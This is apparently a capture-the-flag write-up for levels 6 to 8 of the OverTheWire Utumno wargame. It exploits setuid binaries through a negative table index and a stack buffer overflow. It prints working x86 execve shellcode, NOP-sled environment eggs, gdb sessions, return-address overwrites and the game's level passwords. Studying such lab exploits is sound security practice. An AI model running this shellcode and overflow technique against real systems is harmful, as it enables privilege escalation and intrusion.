


From some quick testing it expects three arguments:
- The first arg is converted to hexadecimal with base 16 (0x10).
- If this arg is bigger than 10 (0xa) then it exits with an error message
Illegal position in table, quitting..as it would otherwise overflow the table.
- If this arg is bigger than 10 (0xa) then it exits with an error message
- The second arg is converted to decimal with base 10 (0xa).
- The third arg is a string that gets copied to heap memory.

In order to bypass the check, using -1 as the first argument seemed to work since it’s still smaller than 10. Another odd thing is the second argument overwrites the return address when this happens.
strace /utumno/utumno6 -1 0xdeadbeef DDDD

I then tried to put our shellcode as the third argument in gdb and look for the nop sled which was in 0xffffd5b0, but I was confused why it did not run the shellcode.
(gdb) run -1 0xdeadbeef $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 30 + b'\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80')")
(gdb) x/900x $esp
0xffffd5b0:     0x90909090      0x90909090      0x90909090      0x9958316a
0xffffd5c0:     0xc38980cd      0x466ac189      0xb080cd58      0x6e68520b
(gdb) run -1 0xffffd5b0 $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 30 + b'\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80')")
After checking the esp register in gdb it appeared that the second argument points to the third argument, when esp is used as the address.
(gdb) run -1 0xdeadbeef ABCD
(gdb) info reg esp
esp            0xffffd308          0xffffd308
(gdb) run -1 0xffffd308 ABCD

So we can now define our shellcode egg in the environment variables and make the third address point to it.
export EGG=$(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 30 + b'\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80')")
Repeating the process and making the return address in the third argument point to the shellcode, showed that /usr/bin/dash was executed inside of gdb.
(gdb) run -1 0xdeadbeef ABCD
(gdb) info reg esp
esp            0xffffd308          0xffffd308
(gdb) x/900x $esp
0xffffddf8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffde08:     0x90909090      0x58316a90      0x8980cd99      0x6ac189c3
(gdb) run -1 0xffffd308 $(python3 -c "import sys; sys.stdout.buffer.write(b'\x08\xde\xff\xff')")

This however still didn’t seem to work outside of gdb, only after adding exactly 32 bytes (0x20) to the second argument did it successfully execute the shellcode.
/utumno/utumno6 -1 0xffffd308 $(python3 -c "import sys; sys.stdout.buffer.write(b'\xf8\xdd\xff\xff')")
/utumno/utumno6 -1 0xffffd328 $(python3 -c "import sys; sys.stdout.buffer.write(b'\xf8\xdd\xff\xff')")
id
cat /etc/utumno_pass/utumno7

Note: I was not sure why the behavior was different when debugging in gdb. When I went back and redid the process to try with e.g. 0xffffd328 in gdb it did not even execute the shellcode.
Level 7
- connect:
ssh utumno7@utumno.labs.overthewire.org -p 2227 - password:
VHOuCx7iA5
If an argument is passed it will print some rather colorful message and execute the vuln(arg1) function, otherwise if no arguments are passed it will exit early.
The vuln function sets up a stack buffer and copies the user input (arg1) into the buffer without checking the size; which should be vulnerable to a buffer overflow. I’m not sure about the various jmp functions which make it more difficult to follow the control flow.


With a bit of testing the buffer overflow the return address got overwritten at 140 bytes.
(gdb) run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x41' * 140)")

Strangely enough at 139 bytes it just exits normally and at 141 bytes the return address gets overwritten with 0x00000000.

I opted to just set our shellcode egg and then write the return address of the nop sled 140/4 = 35 times. This successfully executed the shellcode in gdb.
export EGG=$(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 40 + b'\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80')")
(gdb) run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x41' * 140)")
(gdb) x/900x $esp
0xffffddd8:     0x6d757475      0x00376f6e      0x3d474745      0x90909090
0xffffdde8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffddf8:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffde08:     0x90909090      0x9958316a      0xc38980cd      0x466ac189
(gdb) run $(python3 -c "import sys; import struct; sys.stdout.buffer.write(b'\xf8\xdd\xff\xff' * 35)")

Outside of gdb this happily also executed the shellcode. Note: There were some issues were I couldn’t get it to work outside of gdb but using a slightly bigger nop sled seemed to help.
/utumno/utumno7 $(python3 -c "import sys; import struct; sys.stdout.buffer.write(b'\xf8\xdd\xff\xff' * 35)")
id
cat /etc/utumno_pass/utumno8

Level 8
- connect:
ssh utumno8@utumno.labs.overthewire.org -p 2227 - password:
oqnM7PWFIn
utumno8@gibson:~$ ls
CONGRATULATIONS
utumno8@gibson:~$ cat CONGRATULATIONS
Hell Yeah! You did it!

One level of this game is still work in progress, so be sure to check back later.

(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)